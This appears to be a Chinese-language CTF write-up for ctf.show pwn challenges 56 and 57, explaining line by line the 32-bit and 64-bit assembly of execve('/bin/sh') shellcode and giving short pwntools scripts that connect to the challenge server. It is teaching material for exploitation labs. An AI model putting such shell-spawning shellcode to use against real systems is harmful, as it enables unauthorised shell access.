

56:
了解32位shellcode
checksec一下:

32位保护全关

这里调用了一个shell
分析汇编:
public start
start proc near
push 68h ; 'h'
push 732F2F2Fh
push 6E69622Fh
???????????x86架构:小端序,字符串需要以逆序方式存储在内存中。
mov ebx, esp ; file
这行代码将栈顶的地址(即字符串 "/bin/sh" 的起始地址)复制给寄存器 ebx 。 ebx 寄存器将用作
execve 系统调用的第一个参数,即要执行的可执行文件的路径。
xor ecx, ecx ; argv
xor edx, edx ; envp
这两行代码使用异或操作将 ecx 和 edx 寄存器的值设置为零。 ecx 和 edx 分别将用作 execve
系统调用的第二个和第三个参数,即命令行参数和环境变量。在此情况下,我们将它们设置为 NULL,
表示没有命令行参数和环境变量。
push 0Bh
pop eax
这两行代码将值 11 ( 0xb )压入栈中,然后从栈中弹出到寄存器 eax 。 eax 寄存器将用作系统调
用号, 11 表示 execve 系统调用的系统调用号。
int 80h ; LINUX - sys_execve
这行代码触发中断 0x80 ,这是Linux系统中用于执行系统调用的中断指令。通过设置适当的寄存器
值( eax 、 ebx 、 ecx 、 edx ), int 0x80 指令将执行 execve("/bin/sh", NULL, NULL) 系统调
用,从而启动一个新的 shell 进程。
start endp
_text ends
总结起来,这段汇编代码的功能是利用系统调用在Linux系统上执行 execve("/bin/sh", NULL,
NULL) ,即打开一个新的shell进程。
exp:
from pwn import *
context.log_level = 'debug'
io = remote('pwn.challenge.ctf.show',28159)
io.interactive()
57:
了解64位shellcode
64位保护全关
汇编:
用于在Linux系统上执行 execve("/bin/sh", NULL,NULL) 。
public _start
_start proc near
push rax
码将 rax 寄存器的值(通常用于存放函数返回值)压入栈中。这里的目的是保留 rax 的值,以便后续使用。
xor rdx, rdx
xor rsi, rsi
这两行代码使用异或操作将 rdx 和 rsi 寄存器的值设置为零。 rdx 和 rsi 分别将用作 execve
系统调用的第三个和第二个参数,即环境变量和命令行参数。在此情况下,我们将它们设置为 NULL,
表示没有环境变量和命令行参数。
mov rbx, 68732F2F6E69622Fh
这行代码将字符串 '/bin//sh' 的地址赋值给 rbx 寄存器。字符串 '/bin//sh' 是我们要执行的可执行
文件的路径。在x86-64汇编中,字符串被当作地址处理。
push rbx
这行代码将 rbx 寄存器的值(字符串 '/bin//sh' 的地址)压入栈中。这是为了将可执行文件路径传
递给 execve 系统调用的第一个参数。
push rsp
pop rdi
这两行代码将栈顶的地址(即字符串 '/bin//sh' 的地址)弹出到 rdi 寄存器。 rdi 寄存器将用作
execve 系统调用的第一个参数,即可执行文件路径。
mov al, 3Bh ; ';'
这行代码将 al 寄存器设置为值 59 , 59 是 execve 系统调用的系统调用号。
syscall ; LINUX -
这行代码触发系统调用。通过设置适当的寄存器值( rax 、 rdi 、 rsi 、 rdx ), syscall 指令
将执行 execve("/bin/sh", NULL, NULL) 系统调用,从而启动一个新的 shell 进程。
_start endp
_text ends
end _start
总结起来,这段汇编代码的功能是利用系统调用在Linux系统上执行 execve("/bin/sh", NULL,
NULL) ,即打开一个新的shell进程。与前一个示例相比,这段代码是x86-64架构下的汇编代码,使用通
用寄存器进行操作。
exp:
from pwn import *
context.log_level = 'debug'
io = remote('pwn.challenge.ctf.show',28195)
io.interactive()